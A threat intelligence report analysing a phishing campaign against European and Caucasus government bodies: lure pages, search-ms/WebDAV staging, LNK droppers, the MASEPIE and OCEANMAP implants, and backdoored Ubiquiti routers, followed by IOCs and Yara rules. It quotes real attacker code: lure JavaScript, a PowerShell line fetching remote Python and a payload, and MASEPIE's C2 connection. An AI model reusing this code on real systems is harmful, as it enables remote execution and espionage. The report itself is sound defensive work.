Compromised routers are still leveraged as malicious infrastructure to target government organizations in Europe and Caucasus

Identifier: TRR240101.

On 2023-12-28, the Ukrainian government computer emergency and incident response team (CERT-UA) described a malicious espionage campaign that targeted government organizations in Ukraine. CERT-UA attributed the campaign to the APT28 threat-actor (aka Sofacy, Fancy Bear, etc.).

The malicious campaign leveraged spear-phishing to trick users into visiting a remote HTML page and opening a Windows shortcut, which in turn enabled the deployment of remote execution tools (MASEPIE, OCEANMAP), a credential stealer (STEELHOOK) as well as publicly available reconnaissance and credentials harvesting tool (Impacket).

We identified additional malicious files and infrastructure which we believe with high confidence are part of the same campaign. The campaign targeted government organisations in Ukraine and Poland at least (and possibly in Azerbaijan as well), started on 2023-12-13 at the latest, and abused legitimate Ubiquity network devices as infrastructure. We could not reliably link the described campaign with APT28 in particular.

Infection chain

Malicious Web pages

According to CERT-UA, the threat actor sent phishing emails to targeted recipients using previously compromised email accounts. We were unable to retrieve any of such emails.

The phishing emails contained links to malicious webpages (e.g. `e-wody.firstcloudit[.]com`), which presented a blurred preview, tricking the targets into clicking a button to display a document (see Fig. 1).




Figure 1 - Blurred document on a malicious Web page

We could identify additional malicious websites, and noticed that all of them were actually pointing to accounts from the file-hosting service DriveHQ (the root domain `.firstcloudit[.]com` is not malicious and serves as a shortcut to access files hosted by DriveHQ), and included the same styling sheet (CSS) called `a.css` (SHA-256 `2328921cd1ec88aa3dec45c3367782b7760f6a7aa615b15feaad2e34e206e2f0`). The documents' pictures we could retrieve on such malicious websites displayed the following titles:

- Official Information of Azerbaijan Defense Ministry;
- Holidays and Observances in Ukraine 2024;
- KFP.311.152.2023 (from "Państwowe Gospodarstwo Wodne Wody Polskie", the Polish national water administration);
- "Рекомендації робочих груп експертів до Стратегії освіти і науки України" (in Ukrainian, can be approximately translated to "Recommendations of experts working group about the education and science strategy of Ukraine).

Clicking the button over the blurred document on the malicious webpage would trigger the execution of a embedded JS script:

```
function getVideo() {
    window.location.href =
'search:displayname=Downloads&subquery=%5C%5C124.168.91[.]178%4080%5Cwebdav%5Cpol.searchms';
    const newElement = document.createElement('img');
    newElement.src = "https://czyrqdnvpujmmjkfhhvs9647ioh30wxvd.oast[.]fun";
    newElement.hidden = true;
    document.body.appendChild(newElement);
}
```

As can be seen from the code extract, the JavaScript execution will trigger a connection to the hostname of `oast[.]fun` (a connection to the same hostname is already triggered through a hidden standard HTML `img` tag in the same page), as well as a page location redirection to a URI of type `search:`.

Interactsh beacons

The malicious webpages trigger a connection to a hostname within the `oast[.]fun` domain, such as `czyrqdnvpujmmjkfhhvsqslblw0mawilr.oast[.]fun`. The `oast[.]fun` domain name is not specific to the campaign, and is actually owned by the Interactsh project. This project is primarily aimed at pentesters who want to check if one of their exploit succeeded, by triggering a connection to a hostname whose visits are recorded. It has long been leveraged by attackers in the wild.

In that case, we believe this connection is leveraged by the threat actor as a beaconing mechanism, to check which targets reached any step of the infection chain and possibly help later with implementing IP-based filtering as well.




Figure 2 - Interactsh public Web app

The hostnames that were leveraged during this campaign are listed in Appendix. The logs of the connection attempts to such domains would be made available to the attacker through an Interactsh Web interface, such as the public one at `app.interactsh[.]com`(see Fig. 2). The threat actor leveraged the following Interactsh identifiers for this campaign:

- `czyrqdnvpujmmjkfhhvs`;
- `cn5n8a92vtc00004a0t0`.

URI payload `search:`

The malicious webpages, when opened by a Microsoft browser (such as Edge), will trigger the handling of a Microsoft `search:`URI. These protocol handlers in Microsoft systems are aimed at describing file searches on a filesystem, and will trigger the opening of a Windows Explorer window with the results of the corresponding search (see Fig. 3).




Figure 3 - Example of a search URI execution

As has been previously documented for malicious exploitation cases in the wild, those protocol handlers can be leveraged to trigger the display of remote files made available through a WebDAV server.

In this campaign, the threat actor leveraged that capability with a nested search query, embedded in the malicious webpages: `search:displayname=Downloads&subquery=%5C%5C124.168.91[.]178%4080%5Cwebdav%5Cpol.search-ms`. Such an URI will first trigger the download of an additional saved search file (`\124.168.91[.]178@80webdavpol.search-ms`), then execute the final search query from the downloaded file.

We could not retrieve this exact `pol.search-ms` file, but all the other samples we could retrieve from this campaign had a similar content (indenting added for clarity):

```
<?xml version="1.0"?>
<persistedQuery version="1.0">
    <viewInfo viewMode="icons" iconSize="256" stackIconSize="0"
displayName="Downloads" autoListFlags="0">
        <visibleColumns>
            <column viewField="System.ItemNameDisplay"/>
        </visibleColumns>
        <sortList>
            <sort viewField="System.ItemNameDisplay" direction="ascending"/>
        </sortList>
    </viewInfo>
    <query>
        <kindList>
```

```
            <kind name="item"/>
        </kindList>
        <scope>
            <include path="::{F02C1A0D-BE21-4350-88B0-
7367FC96EF3C}\194.126.178[.]8@80webdavCalendar" attributes="1887437183"/>
            <include path="::{F02C1A0D-BE21-4350-88B0-
7367FC96EF3C}\194.126.178[.]8c$"/>
        </scope>
    </query>
    <properties>
        <author Type="string">user</author>
    </properties>
</persistedQuery>
```

Such final search queries would make the target's computer display an Explorer window, containing the files which are distributed through WebDAV at `\194.126.178[.]8@80webdavCalendar`Samples that we could retrieve *ultimately* triggered the display of a Windows shortcut (LNK) or ZIP file.

Malicious LNK


As a recap up to this point in the infection chain, following the click on a link in a phishing email and then on the landing page, the targets were presented with a legitimate Windows Explorer window, which would most of the time contain a LNK file, masqueraded as a document (using a document icon, and a double-extension such as `.pdf<plusieurs espaces>.lnk`).

Should the target open the displayed LNK, a Python interpreter and a malicious payload script (MASEPIE) would be downloaded and executed, and a decoy document would be presented.

For instance, the link `KFP.311.152.2023.pdf<plusieurs espaces>.lnk` (SHA-256 `19d0c55ac466e4188c4370e204808ca0bc02bba480ec641da8190cb8aee92bdc`) is aimed at running the following Powershell line, which notably shows the `wody.pdf` decoy document (see Fig. 4):

```
[system.Diagnostics.Process]::Start('msedge','http://194.126.178[.]8/webdav/wody.pdf');
 \194.126.178[.]8@80webdavPython39python.exe
\194.126.178[.]8@80webdavPython39Client.py
```

In this case, `Client.py` is an instance of the MASEPIE malware (described in the next section).


Państwowe Gospodarstwo Wodne Wody Polskie

Warszawa, 28 listopada 2023 r.

KFP.311.152.2023

wg rozdzielnika

Szanowni Państwo Dyrektorzy,

w związku z zamknięciem roku budżetowego oraz kumulacją rozliczenia finansowego zadań realizowanych przez PGW Wody Polskie, koniecznym jest ograniczenie wydatkowania środków własnych naszej organizacji, o których mowa w art. 255 ust. 1- 9, 10a Ustawy z dnia 20 lipca 2017r. Prawo Wodne.

Figure 4 - Example decoy document

MASEPIE

MASEPIE is a malicious Python script which enables elementary remote command execution and file exchange with infected computers. It is initially executed after having clicked a Malicious LNK of the described infection chain.

The sample that has initially been referenced by the CERT-UA is named `Client.py` (SHA-256 `18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6`), but we retrieved additional samples that are listed in Appendix.

MASEPIE uses two raw TCP connections to a command and control (C2) server on non-standard and high TCP ports (e.g. `54763` and `55555`) from a command and control server (C2):

- A general channel to exchange commands and data;
- An additional file transmission channel used to receive binary data and write them as files on the target's filesystem.

Data over TCP connections is further encrypted (AES-128 with CBC mode), using an identifier as a key. The identifier (AES key) is generated as a random combination of 16 ASCII characters (letters and digits), and sent through the general channel in cleartext at execution start:

```
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect(('159.196.128[.]120', 55555))
k = ''.join(random.SystemRandom().choice(string.ascii_letters + string.digits) for _
in range(16))
client.send(f"{user}{SEPARATOR}{k}".encode())
client.settimeout(600)
```

Once connection is established over the general channel, MASEPIE idefinitely polls the TCP socket for received data, and expects commands to execute. MASEPIE can process the following commands:

- `check`simple `ping`-like beaconing command which makes MASEPIE answer with `check-ok`;
- `send_file`triggers the reception and writing of an arbitrary file through the specific file transmission channel;
- `get_file`makes MASEPIE read and send a file from the local filesystem (whose path is designated by the server) to the C2 server, over the general channel;
- any other non-empty command will be interpreted as a shell command, to be executed through Python's `os.popen` function, and results are sent back to the C2 server.

Some MASEPIE samples (for instance, SHA-256 `18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6`) also trigger an HTTP connection to an `oast[.]fun` domain (see Interactsh beacons), while a sample (SHA-256 `a333243927bb6956dc051ecea5f91b26a6c233b8164fafb9202e1f1e70ce045f`) additionally launches the Edge browser to display a decoy document at start.

OCEANMAP

ONCEANMAP is a malicious C# .NET binary which leverages emails as a C2 channel.

The sample that has initially been referenced by the CERT-UA is identified as follows:

File name	`VMSearch.exe`
Compilation time	2068-05-18 08:52:37
Hash (SHA-256)	`24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04`
PDB path	`C:\WORK\Source\tgnews\tgnews\obj\x64\Release\VMSearch.pdb`

We could retrieve several older samples, which were first referenced (but not documented) by Trend Micro in 2021 (for example, SHA256 `770206424b8def9f6817991e9a5e88dc5bee0adb54fc7ec470b53c847154c22b`).

We have no information about OCEANMAP's execution context. As a result, we cannot confirm any link between OCEANMAP and the described campaign. We however speculate that such a binary could have been leveraged as a second stage from a MASEPIE infection.

OCEANMAP sets up its own persistence, creating an Internet shortcut (`EdgeContext.url`) in the user's Startup folder - the created shortcut points to a `file:`-type URL, which opens a local file instead of an Internet location.

OCEANMAP enables remote command execution on targeted computers. In order to do so, it establishes an IMAP/S connection to a possibly legitimate mail server (first trying `74.124.219[.]71`then `webmail.facadesolutionsuae[.]com` if the first attempt fails), using likely-compromised email accounts (first `jrb[@]bahouholdings[.]com` , then `qasim.m[@]facadesolutionsuae[.]com` as a fallback), and then leverages associated mailboxes as a C2 channel.

Commands are obtained by searching for mail drafts matching an identifier (which is unique per target, see below), with the results being written in specifically created email-like files in C2 mailboxes. Emails containing commands are base64-encoded (using a custom encoding where `+` is replaced with space, and padding altered), and are deleted as soon as their contents have been read.

```
string name_id = Program.Base64Encode(Environment.MachineName + "==" +
Environment.UserName + "==" +
Environment.OSVersion.VersionString.Remove(Environment.OSVersion.VersionString.Length
 - 2));
```

OCEANMAP executes received command through the Windows`cmd.exe`command shell, but can also process 2 custom commands directly:

- `changesecond`updates C2 IMAP/S servers and email accounts;
- `newtime`updates the delay that OCEANMAP waits for between querying the C2.

Those two commands are implemented in a particularly interesting way: in order to update its configuration, OCEANMAP patches itself. It reads its own binary image, replaces the former values with the new ones, and writes a new copy of itself on the hard drive (the `.exe` extension in the original filename is replaced with `_tmp.exe`). Finally, it launches the updated version. Upon execution, the new instance terminates the previous OCEANMAP process (using the `taskkill /F /PID` command), copies itself under the original filename (to get rid of the `tmp_` extension), and starts over - ultimately replacing the original executable, but having triggered two executions and process terminations in-between.

Infrastructure

We noticed that all WebDAV stagers (distributing files during the Infection chain) or MASEPIE C2 IP addresses that we found exposed an SSH access, and at some point presented certificates and web administration pages that are characteristic of Ubiquiti network devices.

IP address	Ubiquiti features	SSH banner
`194.126.178[.]8` (AS35625, France)	TLS certificate with `UBNT Router UI` as common name, from 2022-04 to 2023-10 at least. `EdgeOS` administration page from 2023-08 to 2023-10 at least.	`SSH-2.0-OpenSSH_6.7p2` (since 2022-04 at least, port 2222)
`124.168.91[.]178` (AS7545, Australia)	TLS certificate with `UBNT Router UI`as common name, from 2023-08 to 2023-10 at least. `EdgeOS` administration page at the same time.	`SSH-2.0-OpenSSH_6.7p2` (from 2023-08 to 2023-12 at least, port unknown)
`159.196.128[.]120` (AS4764, Australia)	TLS certificates with `UbiquitiRouterUI` or `UBNT Router UI`as common name, from 2023-07 to 2023-09 at least. `EdgeOS` administration page from 2023-08 to 2023-09 at least.	`SSH-2.0-OpenSSH_6.7p2` (from 2023-07 at least, port 22)

IP address	Ubiquiti features	SSH banner
`172.114.170[.]18` (AS20001, United-States)	TLS certificate with `UbiquitiRouterUI`as common name since 2023-11 at least. `EdgeOS` administration page at the same time.	`SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u7` (since 2023-11 at least, ports 22, 2222 and 58749)

We also noticed that most of the identified malicious infrastructure exposed a unusual OpenSSH banner (`SSH-2.0-OpenSSH_6.7p2`[1]). Following further lookups for SSH services showing this specific banner, we determined with medium to high confidence that it **only** matches a backdoored variant of the official OpenSSH server, that was publicly described in 2016. Such backdoored SSH servers are readily available for multiple GNU/Linux OSes and architectures, including Ubiquiti's EdgeOS.

As a result, we believe with high confidence that the malicious infrastructure leveraged in this campaign is notably (and likely mainly) built from legitimate compromised Ubiquiti network devices. Those devices have previously been infected with a backdoored OpenSSH binary, possibly by abusing default credentials to gain initial access. Pivoting from this infrastructure, we identified further IP addresses that we believe with medium confidence is leveraged by the same threat actor (provided in Appendix).

We also provide a list of IP addresses that point to devices which run a backdoored OpenSSH variant in Appendix. While most of them are not related to this campaign, we believe they could be activated by the attacker at any point in the future, and in any case connections to compromised and widely exposed devices are unadvisable and should be blocked or *at least* monitored by defenders.

Conclusion

Previously published threat analysis from Sekoia in mid-2023, from CERT-FR in late 2023, as well as more recent warning notices indicate that APT28 has been leveraging compromised Ubiquiti network devices as malicious infrastructure, from phishing pages targeting Ukraine.

Analysing the malicious campaign that CERT-UA attributed to APT28, we also found out that Ubiquiti networks devices are being used as malicious infrastructure to stage infection files, and as command and control servers or reverse-proxies.

The general sophistication and stealth level of the described toolset and associated activities are quite low, but are a perfect fit to continuously put pressure on Ukraine's (and supporters') cyberdefence capabilities, while keeping the investment level reasonable, as well as enabling basic intelligence collection (technical reconnaissance, credentials collection). The threat actor additionnally took care of leveraging infrastructure which would enable plausible-deniability (compromised devices), but was still readily available. This all would fit both the will and the capabilities of a state-sponsored threat actor which would support a permanent pressure effort during a conflict.

The targets of this campaign that we could identify appear to fit military and strategic interests of the Russian Federation. However, they would also fit the interests of some of Russia allies, as well as intelligence interests of pretty much any country in Caucasus during a war. We could not reliably associate the described campaign with APT28 in particular, and note that the original report from CERT-UA did not substantiate its attribution claims either. Should our overview of the victimology be comprehensive (which is unlikely), we would assess with medium to high confidence that this campaign is being executed to serve Russian interests, but could still be led by non-state and/or non-Russian organizations.

Appendix

Indicators of compromise (IOCs)

Associated IOCs are also available on our GitHub repository.

Hash (SHA-256)

```
4b71f745707832671067c4d534b486840565ba2cda04e7daf2e2ac1324ff3db8|Malicious Web page
HTML file
12a6ed6b24b77eaad892d7484ba3f150e0d3b3007d78d142dc407158ef77c107|Malicious Web page
HTML file
628bc9f4aa71a015ec415d5d7d8cb168359886a231e17ecac2e5664760ee8eba|Malicious Web page
HTML file
9959c04723b51190536d1cd149083d3719488baa8f5dfcfa00fad8def003c8ef|Malicious Web page
HTML file
516591eda6636ac1852ebac4b9b68e2a14d37e419d71f1697c34b55ee4d18bb4|Malicious Web page
HTML file
516970af209f517b312317b69f2091583fb631422fa0efc2f7cc3b1bfaf4bbf0|Malicious Web page
HTML file
2328921cd1ec88aa3dec45c3367782b7760f6a7aa615b15feaad2e34e206e2f0|Malicious Web page
HTML file
19d0c55ac466e4188c4370e204808ca0bc02bba480ec641da8190cb8aee92bdc|Malicious LNK
593583b312bf48b7748f4372e6f4a560fd38e969399cf2a96798e2594a517bf4|Malicious LNK
1b598c7c35f00d2c940dfd3745bd9e5d036df781d391b8f3603a2969c666761b|Malicious LNK
d84c39579e61c406380f37da7c2a6758ed9a4c9a0e7697c073e2ddbb563360cd|Malicious LNK
2d844afe1a9f5c59ca96d2ab738ef43aec2391c8a37107d496d1d6cf260cede8|Malicious LNK
c22868930c02f2d6962167198fde0d3cda78ac18af506b57f1ca25ca5c39c50d|Malicious LNK
18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6|MASEPIE
0429bdc6a302b4288aea1b1e2f2a7545731c50d647672fa65b012b2a2caa386e|MASEPIE
a333243927bb6956dc051ecea5f91b26a6c233b8164fafb9202e1f1e70ce045f|MASEPIE
24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04|OCEANMAP
fe00bd6fba209a347acf296887b10d2574c426fa962b6d4d94c34b384d15f0f1|OCEANMAP
b61e0f68772f3557024325f3a05e4edb940dbbe380af00f3bdaaaeabda308e72|OCEANMAP
c8b6291fc7b6339d545cbfa99256e26de26fff5f928fef5157999d121fe46135|OCEANMAP
50b000a7d61885591ba4ec9df1a0a223dbceb1ac2facafcef3d65c8cbbd64d46|OCEANMAP
3384a9ef3438bf5ec89f268000cc7c83f15e3cdf746d6a93945add300423f756|OCEANMAP
abf0c2538b2f9d38c98b422ea149983ca95819aa6ebdac97eae777ea8ba4ca8c|OCEANMAP
faf8db358e5d3dbe2eb9968d8b19f595f45991d938427124161f5ed45ac958d5|OCEANMAP
4c1b8d070885e92d61b72dc9424d9b260046f83daf00d93d3121df9ed669a5f9|OCEANMAP
770206424b8def9f6817991e9a5e88dc5bee0adb54fc7ec470b53c847154c22b|OCEANMAP
6fb2facdb906fc647ab96135ce2ca7434476fb4f87c097b83fd1dd4e045d4e47|OCEANMAP
```

Filenames

```
mod.search-ms|WebDAV-hosted search-ms filename
info-mod.search-ms|WebDAV-hosted search-ms filename
vinnic.search-ms|WebDAV-hosted search-ms filename
calendar.search-ms|WebDAV-hosted search-ms filename
wody.search-ms|WebDAV-hosted search-ms filename
pol.search-ms|WebDAV-hosted search-ms filename
```

Hostnames

```
e-nas.firstcloudit[.]com|Malicious Web page hostname
nas-files.firstcloudit[.]com|Malicious Web page hostname
```

```
ua-calendar.firstcloudit[.]com|Malicious Web page hostname
e-mod.firstcloudit[.]com|Malicious Web page hostname
wody-info-files.firstcloudit[.]com|Malicious Web page hostname
info-mod.firstcloudit[.]com|Malicious Web page hostname
e-wody.firstcloudit[.]com|Malicious Web page hostname
czyrqdnvpujmmjkfhhvs4knf1av02demj.oast[.]fun|Interactsh hostname
czyrqdnvpujmmjkfhhvsvlaax17vd5r6v.oast[.]fun|Interactsh hostname
czyrqdnvpujmmjkfhhvsclx05sfi23bfr.oast[.]fun|Interactsh hostname
czyrqdnvpujmmjkfhhvsqslblw0mawilr.oast[.]fun|Interactsh hostname
czyrqdnvpujmmjkfhhvseabz1q5olrum5.oast[.]fun|Interactsh hostname
czyrqdnvpujmmjkfhhvs9647ioh30wxvd.oast[.]fun|Interactsh hostname
czyrqdnvpujmmjkfhhvs2x9oyfsn6gd7t.oast[.]fun|Interactsh hostname
czyrqdnvpujmmjkfhhvsqfxkqz68qzjcd.oast[.]fun|Interactsh hostname
cn5n8a92vtc00004a0t0gks3tbcyyyyyd.oast[.]fun|Interactsh hostname
```

IP addresses

```
194.126.178[.]8|WebDAV stager + MASEPIE C2 server (legitimate compromised)
124.168.91[.]178|WebDAV stager (legitimate compromised)
159.196.128[.]120|MASEPIE C2 server (legitimate compromised)
172.114.170[.]18|MASEPIE C2 server (legitimate compromised)
```

IP addresses of possibly associated suspicious infrastructure (from May 2023 to January 2024)

```
61.68.76[.]111
203.221.195[.]80
12.171.204[.]129
12.94.8[.]230
23.24.68[.]109
```

IP addresses exposing backdoored OpenSSH services (January 2024)

Only on GitHub (over 2000 entries).

Yara rules

The associated Yara rules are also available on our GitHub directory.

Provided Yara rules require Yara version 3.2.0 (Nov. 10, 2014) or above.

```
rule masepie_campaign_htmlstarter
{
    meta:
        description = "Detect Malicious Web page HTML file from CERT-UA#8399"
        references = "TRR240101;https://cert.gov.ua/article/6276894"
        hash = "628bc9f4aa71a015ec415d5d7d8cb168359886a231e17ecac2e5664760ee8eba"
        date = "2024-01-24"
        author = "HarfangLab"
        context = "file"
    strings:
        $s1 = "<link rel="stylesheet" href="a.css">" ascii wide fullword
```

```
        $s2 = "src=".\Capture" ascii wide
    condition:
        filesize > 600 and filesize < 5KB
        and (all of them)
}

rule masepie_campaign_webdavlnk
{
    meta:
        description = "Detect Malicious LNK from CERT-UA#8399"
        references = "TRR240101;https://cert.gov.ua/article/6276894"
        hash = "19d0c55ac466e4188c4370e204808ca0bc02bba480ec641da8190cb8aee92bdc"
        date = "2024-01-24"
        author = "HarfangLab"
        context = "file"
    strings:
        $a1 = "[system.Diagnostics.Process]::Start('msedge','http" wide nocase
fullword
        $a2 = "\Microsoft\Edge\Application\msedge.exe" wide nocase fullword
        $a3 = "powershell.exe" ascii wide fullword
        $s1 = "win-j5ggokh35ap" ascii fullword
        $s2 = "desktop-q0f4sik" ascii fullword
    condition:
        filesize > 1200 and filesize < 5KB
        and (uint16be(0) == 0x4c00)
        and (
            (all of ($a*))
            or (any of ($s*))
        )
}

rule masepie_campaign_masepie
{
    meta:
        description = "Detect MASEPIE from CERT-UA#8399"
        references = "TRR240101;https://cert.gov.ua/article/6276894"
        hash = "18f891a3737bb53cd1ab451e2140654a376a43b2d75f6695f3133d47a41952b6"
        date = "2024-01-24"
        author = "HarfangLab"
        context = "file"
    strings:
        $t1 = "Try it againg" ascii wide fullword
        $t2 = "{user}{SEPARATOR}{k}" ascii wide fullword
        $t3 = "Error transporting file" ascii wide fullword
        $t4 = "check-ok" ascii wide fullword
        $a1 = ".join(random.SystemRandom().choice(string.ascii_letters +
string.digits) for _ in range(16))" ascii wide fullword
        $a2 = "dec_file_mes(mes, key)" ascii wide fullword
        $a3 = "os.popen('whoami').read()" ascii wide fullword
    condition:
        filesize > 2KB and filesize < 15MB
```

```
        and (4 of them)
}

rule masepie_campaign_oceanmap
{
    meta:
        description = "Detect OCEANMAP from CERT-UA#8399"
        references = "TRR240101;https://cert.gov.ua/article/6276894"
        hash = "24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04"
        date = "2024-01-24"
        author = "HarfangLab"
        context = "file"
    strings:
        $dotNet = ".NETFramework,Version" ascii fullword
        $a1 = "$ SELECT INBOX.Drafts" wide fullword
        $a2 = "$ SELECT Drafts" wide fullword
        $a3 = "$ UID SEARCH subject "" wide fullword
        $a4 = "$ APPEND INBOX {" wide fullword
        $a5 = "+FLAGS (\Deleted)" wide fullword
        $a6 = "$ EXPUNGE" wide fullword
        $a7 = "BODY.PEEK[text]" wide fullword
        $t1 = "change_time" ascii fullword
        $t2 = "ReplaceBytes" ascii fullword
        $t3 = "fcreds" ascii fullword
        $t4 = "screds" ascii fullword
        $t5 = "changesecond" wide fullword
        $t6 = "taskkill /F /PID" wide fullword
        $t7 = "cmd.exe" wide fullword
    condition:
        filesize > 8KB and filesize < 100KB
        and (uint16be(0) == 0x4D5A)
        and $dotNet
        and (3 of ($a*))
        and (2 of ($t*))
}
```

---

1. Using publicly available data, we counted approximately 2,450 SSH servers displaying this banner in late January 2024, while we counted 121,367 servers for a banner containing `SSH-2.0-OpenSSH_6.7p1`. ↩

Published January 29, 2024 Last updated on January 29, 2024